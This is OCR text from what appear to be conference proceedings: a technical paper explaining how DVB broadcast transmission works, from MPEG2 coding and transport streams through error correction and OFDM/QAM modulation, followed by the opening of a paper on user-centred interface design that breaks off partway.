


Figure 2: ISO/IEC-13818-2 video encoder

predictor) as the decoder, it can calculate what the receiver will predict. This information is used to finally encode and transmit only the corrections to this prediction.

As every prediction has to be initialized at some point, there are several kinds of picture encoding defined for the datastream:

Encoding	Kind of prediction
I (Intra-Frame)	no prediction – the frame is complete and is comparable to a JPEG image. This is a point where the decoder can newly start decoding the stream.
P (predictive coded picture)	This frame uses the predictor but only has references to frames in the past.
B (Bidirectionally predictive coded picture)	This frame uses the predictor and has references to frames in the past and to future frames.

With the existence of the B-frames it becomes clear that MPEG2 video doesn't send pictures mandatorily in the order they are displayed on the screen, but that the encoder may decide to send a frame earlier in order to allow for better predictions, thus saving bandwith in the end. The decoder has to have enough RAM to keep images available until no further references are possible. The encoder on the other side has to keep track of how full the decoder's memory is at any given moment.

In detail the prediction works by the codec trying to detect the movement of image areas. For example a ball could roll through the picture: The background will not change much but occupy the major part of the scene. The ball is being moved over the image, but also changes hardly – especially not if it is single coloured. Thus the predictor can assume that the object, which shifted ten macroblocks to the right from the picture before last to the last, will do the same thing in the next picture. Apart from that the background from the first I-frame can be reinserted without any need for retransmission of that image area.

Using this method, the codec reduces spatial redundancy (the same ball is shown at different locations) and temporal redudancy (background is first shown, then masked by the ball, then displayed again). Additionally there is a psychovisual redudancy: The eye cannot see all details of the picture with the same resolution. For a viewer it is immediately apparent if the edge of a sheet of paper on a dark desk is blurred, but he won't detect a light spot on the paper. According to

that phenomenon the codec has to invest bandwith into edges but it can save on gradients.

To effectively find these edges, the codec doesn't work with the pixels the way they are delivered by the A/D converter, but the data is transformed into the frequency domain using the discrete Cosine transformation [6]. To be able to use the DCT, the picture is first divided into blocks of eight by eight pixels.

The worst case szenario is a complete random distribution of values inside a block, because then the frequency spectrum is completly used. But since this only happens rarely, it is another possibility to save bits: Most of the blocks contain only a light colour gradient or mostly one edge. Figure 3 shows two blocks and the DCT transformed equivalents.




Figure 3: Checker and gradient pattern and their DCTed equivalents

Most of the bits are put into the DC part and the lower frequencies (shown at the top left area of the examples). There are several profiles defining the exact distribution of the bandwith; from these the encoder will chose one which serves a good compromise between data falsification and configured bandwith. This step is called quantizing – here the effective reduction of data is done.

After the quantizing step, only the coding of the prediction errors, the motion vectors and the newly transmitted blocks into a bitstream needs to be done. Here a variable-length-code is used, thus representing frequent symbols by short bitpatterns and rare symbols by longer ones.

Apart from the pure image data, the encoder also sends a collection of meta information which is important for the decoder. Alongside the size of the screen in pixels this meta information also contains data about the aspect ratio of the original data. Additionally a sync word is added to allow the decoder to lock onto the bitstream.

2.2 Audio

The audio codec is more similar to the video codec than one might suspect at the first glance. But the perception in the ear works very similar to seeing. This becomes clear while plotting the spectrum of a sound like it is shown in figure 4.




Figure 4: Windows asterisk sound spectrogram

The human ear cannot hear sounds that are directly adjacent to a frequency carrying a much stronger second noise. It follows from the above that this is another possibility to reduce the data

after the transformation into the frequency domain. Also there are other effects: E.g. that humans are able to distinguish the volume of gentle sounds much more precisely than that of loud noises. The A/D converter samples every loudness with the same amount of bits, which isn't necessary.

The DVB standard uses MPEG1 audio layer 2, defined in ISO/IEC-13818-3. Sadly this standard could not be found freely available on the internet.

The audio codec itself is diagrammed in figure 5. Other than to the video codec, it doesn't make use of any predictor – this functionality appears only in layer 3, bettern known as MP3.




Figure 5: ISO/IEC-13818-3 audio encoder

The first step on the one hand divides the signal into 32 subbands and on the other hand transforms it into 512 frequency bands for further inspection. The 512 frequency bands are fed into the psychoaccoustic model which uses them to decide how strongly each of the 32 subbands is perceived and how many bits this perception is worth. In the following quantizing step the available bit budget is distributed into the subbands, which results in the independence of MPEG1-L2 audio frames: Each frame can be decoded without any knowledge of past or future frames. Apart from that all frames have the same length, i.e. they represent always the same number of original samples.

Finally, the frame packer adds a sync word to the compressed data preparing it for transmission.

3 Streamformat

Both video and audio codec were not developed with a special transport mechanism in mind, which is why they deliver a dataformat unfit for transmission: The video codec doesn't guarantee a fixed data rate, but only stays under a given maximum and it doesn't produce packets with a fixed length. The audio codec produces packets with a fixed length, but this length depends on the used datarate.

Additionally a single transmitter delivers datarates between 16 MBit/s (DVB-T) to over 50 MBit/s (DVB-C). This means that data coming from the codecs needs to be repacketized to gain a fixed packet size and to allow for multiplexing of serveral programs into a single common stream.

3.1 Packetizing

DVB uses a constant packet size of 188 Bytes for all data – a value that arises from using four ATM cells of 54 Bytes size together as a container, subtracting ATM header and ATM-adaption-layer. ATM is usually used as feeding network for DVB transmitters.

Figure 6 shows the frame format of DVB transport stream packets.

Every packet starts with the sync byte 0x47, which is needed for locking onto the stream when no additional synchronisation information is available.

The sync byte is followed by the actual transport stream header, which carries some flags bits and the payload ID (PID). Every service inside a transport stream is assigned a PID by the packetizer, whereas the PIDs 0x0000 to 0x003f serve special purposes. As a typical TS contains at least three




Figure 6: ISO/IEC-13818-1 Transport Stream packet header

or more TV programs, the demultiplexer in the receiver e.g. can use the two PIDs to find video and audio data of a specific program within the transport stream.

In addition to the normal TS header there can be an adaption-field in front of the actual payload. The existence of that adaption-field is signalled by one of the flag bits. Inside the adaption-field there are more flags which tell the receiver when there is a good point to start decoding after a program switch. Typically this is true when an I-frame is being sent.

Besides of that there is the continuity-counter, which allows the receiver to detect if a packet was lost or duplicated.

3.2 Contents of a stream

A MPEG2 transport stream carries a lot of ancillary data, too. These tell the receiver which programs are available with what PIDs, what names they have and what additional services like Teletext there are.

The following table shows the most important additional data streams:

Short name	Long name	Description
PAT (PID 0x0000)	Program Association Table	The PAT carries a list of all programs in this stream and a reference to the NIT
CAT (PID 0x0001)	Conditional Access Table	In the CAT data controlling pay-TV decryption is delivered.
NIT (PID 0x0010)	DVB Network Information Table	The NIT has information about the current transmitter network, additional frequencies and locations, where the same stream is transmitted
SDT, BAT (PID 0x0011)	Service Descriptor Table, Bouquet Association Table	Table with the program names and languages available in this stream
EIT (PID 0x0012)	Event Information Table	Contains the electronic program guide (EPG)
PMT (PID via PAT)	Program Map Table	Delivers information about a specific program; e.g. which PID is used for video, which for audio, etc. Every program has its own PMT.

These tables carry static data that is retransmitted every few hundred ms. If the receiver wants to get one of the tables, it has to wayt for a moment until a new copy can be found in the transport stream. Correspondingly the multiplexer has the job to ensure that every table is sent often enough.

3.3 Synchronisation

A last problem has to be solved before the transport stream can be sent on its journey: Since the audio encoder works with a constant bitrate and the video-codec is very variable and even can chose to send pictures earlier, a mechanism to synchronize the two is needed. The decoder has to know when to display which frame in order to be able to restore the correct order.

A possible solution for that problem is the one used by most software based MPEG2 players: A big data buffer is filled with stream data before decoding starts. When that buffer is full, a clock starts (commonly the soundcard clock) and is used to synchronize the rest of the system. At 48KHz audio samplerate every 1920 samples a new PAL frame has to be put onto the screen. That the sample clock is certainly not in sync with the transmitter can be compensated by delaying a frame once in a while or by dropping frames respectivly.

For set-top-boxes, which must not be more expensive than 20 Euros in manufacturing, this doesn't work: The needed buffer memory is so expensive alone that the only solution is to synchronize the box's crystal with the encoder.

To achieve that, a lot of information about the local encoder clock state is embedded into the stream: The program clock reference (PCR) helps adjusting the receiver's 27MHz-crystal to the transmitter – which in the first STB designs was done by literally adding a varactor diode parallel to the crystal.

Even more information is added to the stream: The packets carry decoding timestamps, which tell the decoder when a frame needs to be decoded to serve as a dependency for other frames (e.g. a P-frame that was sent earlier to be referenced by B-frames). Also a presentation timestamp is included which controls when a frame is actually displayed.

3.4 Multiplexer

Finally the multiplexer has the job to combine the different data streams, e.g. video and audio, but also the PSI tables as well as other services into a single transport stream so that all packets are available at the receiver when they are needed.

The multiplexer works according to the round-robin principle: Several inputs fill FIFO buffers and from every FIFO that has at least one packet waiting, one is taken at a time and sent out. But as the transmitter continues to run even when no data is available, these gaps are filled with NULL-packets which carry the PID 0x1fff and have a payload of all zeros.

Beyond that one small thing has to be managed by the multiplexer: When a packet is put into a FIFO, this means that the packet is going to be delayed a bit and the timestamps inside the packet will not be correct anymore when the packet reaches the decoder. Because of that the multiplexer has to add the time the packet stays in the FIFO to these timestamps.

When used for DVB-H the multiplexer also has to make sure that all streams are grouped together in a way that guarantees that the decoder has to enable it's receiver as rarely as possible. This safes power in the mobile or handheld device. But that is another complicated story which would go well beyond the scope of this paper.

4 Channel coding

The first step in preparing the multiplexed stream of 188 byte packets for transmission is the energy dispersion. Modulation and transmission works best if the transmitted data looks like random data. Regularities in the transmitted datastream lead to some symbols appearing more frequently than others in the modulation process, this in turn leads to an unbalanced spectrum where the energy is distributed unevenly. This is undesirable because an unbalanced spectrum can't utilize the whole dynamic range of the system. A DVB datastream is likely to contain a lot of regularities like zeroed padding packets. For that reason the packets' contents (not the sync bytes – 0x47 at the beginning of each packet) are xored with data from a pseudo random number generator (PRNG). Every eighth packet the sync byte is inverted (to 0xB8) and the PRNG is reset. This allows the decoder to synchronize it's PRNG with the encoder.

After the energy dispersal, a Reed-Solomon code is applied to each packet, enlarging it by 16 to a total of 204 bytes. This means that up to eight corrupted bytes can be corrected in each packet. This step may also be called the "outer coder". In DVB-T and DVB-S, there is a second layer of protection called FEC or "inner coder" which we will explain later. The Reed-Solomon code works

on bytes – a corrupted byte counts as one error, no matter how many of it's bits are erroneous. Hence, the RS code is best suited to correct the block errors which are produced by the Viterbi decoder encountering too many errors on the inner protection layer (FEC). If – for example – the Viterbi (the inner) decoder goes out of sync and emits sixteen bits, those sixteen bits count as only two or three errors for the Reed-Solomon Â (the outer) decoder.

To make the data stream even more robust, it is then interleaved. This part may also be called the "outer interleaver" because in DVB-T there is a second interleaver, called the "inner interleaver". Each packet is interleaved with the preceding 12 packets so that the packet's first byte is not modified, it's second byte is assigned the value of the last packet's second byte, it's third byte is assigned the value of the third byte of the packet before the last one, and so on... The packet's thirteenth byte again is not modified and the interleaving procedure begins anew at this point. This goes for 17 times as 204 divided by 12 is exactly 17. Please note that in this procedure, the sync bytes (0x47 or 0xB8 at the beginning of packets) are not modified, so that the data still looks like a sequence of 204 byte packets afterwards. The interleaving in combination with the RS code enables the decoder to correct up to 8 times 12 times 8 (=704) corrupted bits in a row.




Figure 7: DVB modulator data flow

From this point onward, the datastream is seen as bitstream – all following operations are applied to single bits or symbols being composed of an arbitrary number of bits. This is also where we have to split up DVB-C – as a DVB-C signal is meant to be transmitted over a cable where noise and distortion is very low, the bitstream we have at this point can be mapped to QAM-symbols and transmitted without further treatment.

For DVB-S and DVB-T, which are to be transmitted over the air with noise, distortion and interference, another layer of error protection is added. A convolutional coder – also called the "inner coder" – outputs 2 bits for every bit put into it and blows the bitstream up by a factor of two. This bitstream can be decoded by a Viterbi decoder which works best if the corrupted bits are randomly distributed. This is convenient as the inner coder's main task is to remove noise (which is more or less random) from the signal in order to lower the necessary signal to noise ratio required for proper reception. This process is also called "forward error correction" (FEC). In this mode, the FEC eats up half of the available bandwidth – it's called a "1/2 FEC" because for every one bit of data, two bits are transmitted. If you have good reception and noise is low, you might not want

to waste that much bandwidth for a FEC you don't need. In this case, you might just throw away some bits. If every fourth bit is thrown away, three bits are actually transmitted for every two data bits. This would be called a "2/3 FEC". The process of throwing away unwanted bits is called "punctuation". The receiver needs to know the pattern used to throw away bits and simply regards those bits as unknown or corrupted in the decoding process. Of course, this limits the receivers ability to correct real errors so that there is a trade-off between bandwidth spent on FEC and the signal level required for reception. The DVB standard allows 1/2, 2/3, 3/4, 5/6 and 7/8 FECs.

At this point, if you'd want to transmit a DVB-S signal, you could map the bitstream to symbols and transmit those symbols. For DVB-T the process is much more complex. Where for a DVB-S signal – transmitted from a satellite through lots of nothing and thin air – the only real problem is noise, a DVB-T signal suffers from reflections on houses and hills. A DVB-T receiver might in fact see multiple copies of the same signal, each copy delayed by a slightly different amount of time.

In DVB-T, a lot of bits are transmitted simultaneously on a great number of adjoined small carriers (1705 in 2k-mode or 6817 in 8k-mode) forming a signal about 8MHz wide. This whole block of carriers is also called an OFDM-symbol. To lower the effects of small banded interferences and fading, , the signal is interleaved a second time. This block is also called the inner interleaver. For this matter, the bitstream is split up into n separate bitstreams where n is the number of bits that each carrier in one OFDM-symbol carries (2 in QPSK-mode, 4 in QAM16-mode and 6 in QAM64-mode). Each of those bistreams is then interleaved separately in blocks of 126 bits.

Not all carriers available in an OFDM-symbol are loaded with a QAM-symbol to carry data. As the OFDM-symbol is 8MHz wide, transmission properties like phase shift, fading and distortion might vary greatly over that frequency range. To allow the receiver to compensate for those effects, some carriers are loaded with predefined QAMsymbols. Those carriers are called "pilots" and come in two varieties: continual and scattered. Continual pilots are at the same place with the same symbol in each and every OFDM-symbol. There are 45 or 177 continual pilots in each symbol in 2k or 8k mode. In addition, every twelfth carrier becomes a scattered pilot. This pattern is shifted by three carriers, with each OFDM-symbol. This means that in the first symbol carriers 0, 12, 24, 36,... become scattered pilots. In the second frame, carriers 3, 15, 27, 39 are scattered pilots, and so on... This pattern repeats itself at the fifth symbol. The pilots are boosted, which means that they are transmitted with slightly more energy than the other carriers. This makes them stand out in the spectrum and helps the receiver to lock onto the signal.

To decode the signal, the receiver needs to know a couple of parameters about the signal. However, the user wants to tune into a channel without knowing details like FEC-factor, constellation and transmission mode. For that reason, all important modulation properties are encoded into a 37 bit long structure. This structure is then padded with sync bits and error protection resulting in a total of 68 bits which are then called a TPS block. In each OFDM-symbol, a couple of carriers are reserved for the TPS (17 in 2k-mode an 68 in 8k-mode). In every OFDM-symbol, only one bit of the TPS block is transmitted by modulating this same bit on each of the TPS-carriers. This way, a whole TPS block is transmitted every 68 OFDM-symbols. Such a block of symbols containing exactly one TPS block is called an OFDM frame.




Figure 8: Carrier allocation for five consecutive DVB-T symbols (2k-mode)

After the insertion of pilots and TPS bits, 1512 of the 1705 carriers are left for the symbol's payload (6048 of 6817 in 8k-mode). The symbol interleaver then maps the n-tuples coming out of the inner interleaver onto those carriers. After this step, the time domain signal is generated by applying an inverse furier transformation. A IFFT algorithm with 2048 or 8096 points is used for that purpose. The output of a DVB-T transmitter is in fact the output of those inverse Fourier transformations stringed together, symbol by symbol. To protect each symbol from distortion which happens if the symbol gets mixed with delayed copies of the previous symbol reaching the receiver by reflection, a guard interval is inserted after each symbol. The length of the guard interval may

be 1/4, 1/8, 1/16 or 1/32 of the symbol's length. During that time, the modulator starts over transmitting the symbol's signal from the beginning.

Four of the OFDM-frames, each containing 68 OFDM-symbols, are grouped together to build a superframe. In 2k mode with QPSK modulation and 1/2 FEC, such a superframe contains exactly 411264 data bits (this is the number of bits before the FEC is applied). Those bits make 51408 bytes, which make exactly 252 Reed-Solomon protected DVB-packets with a size of 204 each. The size of the OFDM frames and superframes is carefully chosen, so that the number of bytes in any allowed superframe always is a multiple of 204. The modulator has to make sure that the first byte in each superframe is the sync byte of a DVB packet, so that the packets are aligned within the superframes. In addition, all the pseudo random number generators, patterns and interleavers are reset with the beginning of each superframe. A superframe is therefore the biggest connected structure in a DVB-T signal. Each superframe can be decoded by itself, without knowledge of the previous or following superframes. This allows the receiver to start decoding the signal at the beginning of each superframe.

5 Modulation

If you want to impress information into an electromagnetic carrier wave, there are quite a lot of ways to accomplish this goal. The most obvious way would be to simply switch the carrier wave on or off. This is also what the first men who built transmitters did to modulate their information on the signal. They used a code known as the Morse code to encode their messages into a switched carrier wave. Since then, lots of different modulation techniques have been developed to satisfy a broad variety of requirements of different applications. However, it is important to know that in frequency domain, any modulation results in a spectrum that is more or less broader than the spectrum of the unmodulated carrier wave. This is a result of the fact that if you change any property of the carrier wave (phase, frequency, amplitude), you have to add additional frequencies to the spectrum in order to represent the changed signal. In time domain, modulation results in a signal that can be described by writing down it's amplitude and phase shift compared to the unmodulated carrier over time. This is what you see, when you look at a so called "I/Q diagram" or "constellation plot". At any given moment, the signal can be described by a point in that diagram. The amplitude of the signal is represented by the point's distance from the center while the phase is represented by the point's angle of rotation around the center of the diagram. If you'd watch such a signal in slow motion, you could see that point wandering around in the diagram.

You can use this technique to pack information on your carrier wave by encoding bits in the position of the point at a predefined time. You could for example say that in your signal, the point is either top left, top right, bottom left or bottom right in the diagram. This diagram with the point somewhere in it is called symbol. This way, you could transmit 2 bits per symbol. This is how DVB-S works – it is called Quadrature Phase Shift Keying. "Quadrature" because the process of using phase and amplitude to encode information is called "Quadrature Modulation", "Phase Shift Keying" because in this case only the phase is changed – all four points used to encode data have the same distance from the center, only their angle is changed. The amount of information you could transmit per second of course depends on how often you change that symbol. In DVB-S, common symbol changing frequencies are 22 MegaSymbols/s or 27.5 MegaSymbols/s. The resulting spectrum has a bandwidth of about 35 MHz.

In German cable networks, the bandwidth available for each carrier is limited to 8 MHz. Therefore, the symbol rate for DVB-C is limited to about 7 MSymbols/s. To archive a data rate similar to DVB-S, more information needs to be carried by each symbol. To archive that, more different points on the I/Q diagram are used to encode bits. DVB-C uses 16, 32, 64, 128 or even 256 different points, to encode up to eight bits per symbol. This kind of modulation is called Quadrature Amplitude Modulation (QAM) – the number of points used is often given as number after the acronym like in "QAM128". The QPSK modulation which is used for DVB-S could also be called QAM4. Of course, using more positions makes the signal more vulnerable to noise as is becomes much easier for a point to be moved to a different position by a bit of noise.

A problem with that kind of modulation is, that the individual symbols are extremely short.

If multipath interference occurs, a copy of the signal which took a detour of 10 km (perhaps by bouncing of a small hill nearby) is delayed enough to mix each symbol with the previous one at the receiver which would make the signal completely un-useable. While this is fine for DVB-S and DVB-C, it is unacceptable for terrestrial transmission, especially in urban areas. One way to make the symbols longer would be to use even more points per symbol – something like QAM1024 or QAM4096. In practice, this would not work - the signal would be too vulnerable to noise.

DVB-T is using a rate of only about 4000 symbols per second in 2k-mode. But instead of one single carrier, 1705 carriers are used simultanously, each carrier having it's own I/Q diagram carrying a couple of bits. Because the symbol rate is low, the indiviudal carriers are small, so that all 1705 of them fit into a band only 8 MHz wide. The spacing between the carriers needs to be choosen carefully to prevent them from interferring whith each other – they need to be orthogonal. This method of modulation is called Orthogonal Frequency Division Multiplexing or Discrete Multitone Modulation.

6 Conclusion

To answer the question from the beginning: Yes, it is possible to build a homebrew DVB transmitter – but it needs parts and knowhow that are not commonly available in any home workshop. Luckily now that the hardware is available for less than 1000 Euros, more experimentation on the protocol level should be possible. One application of this could be the replacement of the outdated Packet Radio network run by the radio amateurs. One sad thing remains: We cannot open the FPGA firmware since chinese companies are already on the verge of building rogue copies – but we're looking for a way to enable people to add more stuff to the FPGA without the need for the modulator source. The solution here could be the IPcore supporting tools Xilinx has embedded into its development environment.

7 Thanks and Greetings

- Stefan Reimann, DG8FAC, who gave us a new an all new problem to chew on – and who had trust in us that we wouldn't break his expensive equipment.
- Andreas Koch, DG5FX, who brought us into contact with Stefan and hoped, we could help him with the FPGA stuff.
- Harald Welte, who, once again, encouraged us to do a lecture at the Chaos Communication Congress.
- Sabine Pichler, who in her capacity as English teacher, helped us catch the typos.
- Thanks also to our beloved girlfriends Teresa and Sabine, who make sure that we have a warm bed when finally finishing work at 4am...

References

[1] http://www.dvb.org

[2] http://inst.eecs.berkeley.edu/~cs150/Documents/ITU656.PDF

[3] http://en.wikipedia.org/wiki/YUV

[4] http://le-hacker.org/hacks/mpeg-drafts/is138182.pdf

[5] http://www.bbc.co.uk/rd/pubs/papers/paper_14/paper_14.shtml

[6] http://en.wikipedia.org/wiki/Discrete_cosine_transform

Hacking

How To Design A Decent User Interface

Take a look at software from a user's point of view and improve your applications

http://events.ccc.de/congress/2006/Fahrplan/events/1433.en.html

Prepare to be brainwashed! This talk wants you to switch from the developer's perspective to that of an average user to design better UIs.

Let's face it, there's a lot of 'hard to use'-software out there. Worse, we're among those who program it.

If we now consider that for average users the UI practically **is** the application (i.e. as much as we may wish to, they don't care whether it's programmed well, only if they can use it) this is a catastrophe. Instead of empowering users, software often leaves them frustrated.

This talk wants nothing less than to change your view on software and the way you develop it. The talk will introduce 'user-centered' design and show you how to: Know the user - Know the task - Act accordingly!

Disclaimer: This presentation is NOT about whether qt or fltk is better for GUIs, or stuff like that!

Corinna "pallas" Habets

How to design a decent User Interface

Take a look at software from a user's point of view and improve your applications

Corinna Habets
pallas@koeln.ccc.de

17. November 2006

1 Motivation

Nowadays computers are everywhere. From the holy halls of mainframes they dropped down into people's mere living rooms. That means that more and more people work with computers who have no idea about their inner workings. **And don't want to have!**
For most people out there a computer is only a tool, helping them to get their work done. Good user interfaces (UI) make their lives easier, bad ones make them harder.

But why are there so many poor interfaces? It's probably not because developers around the world sit down and decide to implement an interface that no one will be able to use. So let's look at some of the reasons that lead to mediocre or bad UIs.

2 Reasons for poor UIs

- **Lack of Awareness**
  There are huge differences in computer-experience and -knowledge between those who program and those who is programmed for. Many things that are obvious to developers are anything but obvious to the average computer user.

  Many developers aren't really aware of this gap. They think they know what users want, because they themselves are users, aren't they? Unfortunately not. At least not users comparable to average users. Furthermore, as soon as you start implementing an application you aquire an insider perspective. From this perspective it is hard to impossible to notice what problems users will have with the UI.

- **Lack of Training**
  This goes hand in hand with the above: Often the one who implements the UI is also the one who has to design it. While she may be a magnificent programmer and can make Qt do anything she wants, that doesn't mean she knows anything about UI design. These are different tasks and you need different qualifications for them.

- **People are fuzzy**
  Computer-people tend to prefer reliable facts. It's easier to focus on technology with its fixed numbers and the answer either being 42 or not.
  Contrary to this, people are fuzzy. They vary greatly in experience and "performance".

The performance may even vary in the same individual from day to day. The answer is not 42 but more like "23 out of 42 people had problems finding the "Search"-button." It's often up to interpretation[1] what might be the best thing to do. (But in our example it's quite clear that something needs to be done with the button. Over 50% is a lot!)

Usability is also about trade-offs, e.g. between making it easy for the novice or making it efficient for the expert user. To take such decisions it is helpful to know exactly who the target users of the application are. Do what is best for them. (More in 5)

- **Too little time / money**
  In private projects as well as in companies there can be too little time and/or money.
- **Pressure from higher instances**
  In a commercial environment, there can be demands which the developer has to obey, even if they worsen the UI. Pressure could come e.g. from management, marketing, or the client.

Some of these reasons are more understandable than others. In any case, why should you walk the extra mile?

3 Why it's worth to do it right

I'm about to reveal a sad truth: An average user will never know about the brilliant algorithm you implemented, how efficient it works or how clean and well maintained your code is.

All the user will ever see of your application is the graphical user interface (GUI). As far as he is concerned, the GUI **is** the application. That's why the judgement of an application depends largely on the UI.

Turn this into your advantage. If you succeed in publishing an application that "gets it right" you stand out from the crowd. After all, you want people to use your software, don't you? If not, what's the use developing anything?

But what's a developer to do to get it right? Meet the users!

4 Users as human beings

There's one thing all users have in common: They are human beings and as such have common abilities and limitations.

4.1 Timing

0.1s Perception of cause and effect

If you don't react to a user action within 100ms, the user will wonder whether his request was received.

Implication: For **everything** that can possibly last longer than 100ms make your UI display a busy cursor (short waiting-time expected) or a progress bar (longer waiting-time expected). If the user never gets to see either of them, fine. If not, you prevent random clicks from a bewildered user who is trying to get a reaction.

Bear in mind that most users have slower systems than the one you are developing on.

[1] If you need numbers to convince a number-centric person, there are also formal measures of usability, e.g. to estimate the time to operate different button arrangements. (None of these methods is discussed here. If you'd like to google, try "Fitt's Law" or "GOMS Keystroke Model" for a start.)

1.0s Minimum reaction time for unexpected events[2]

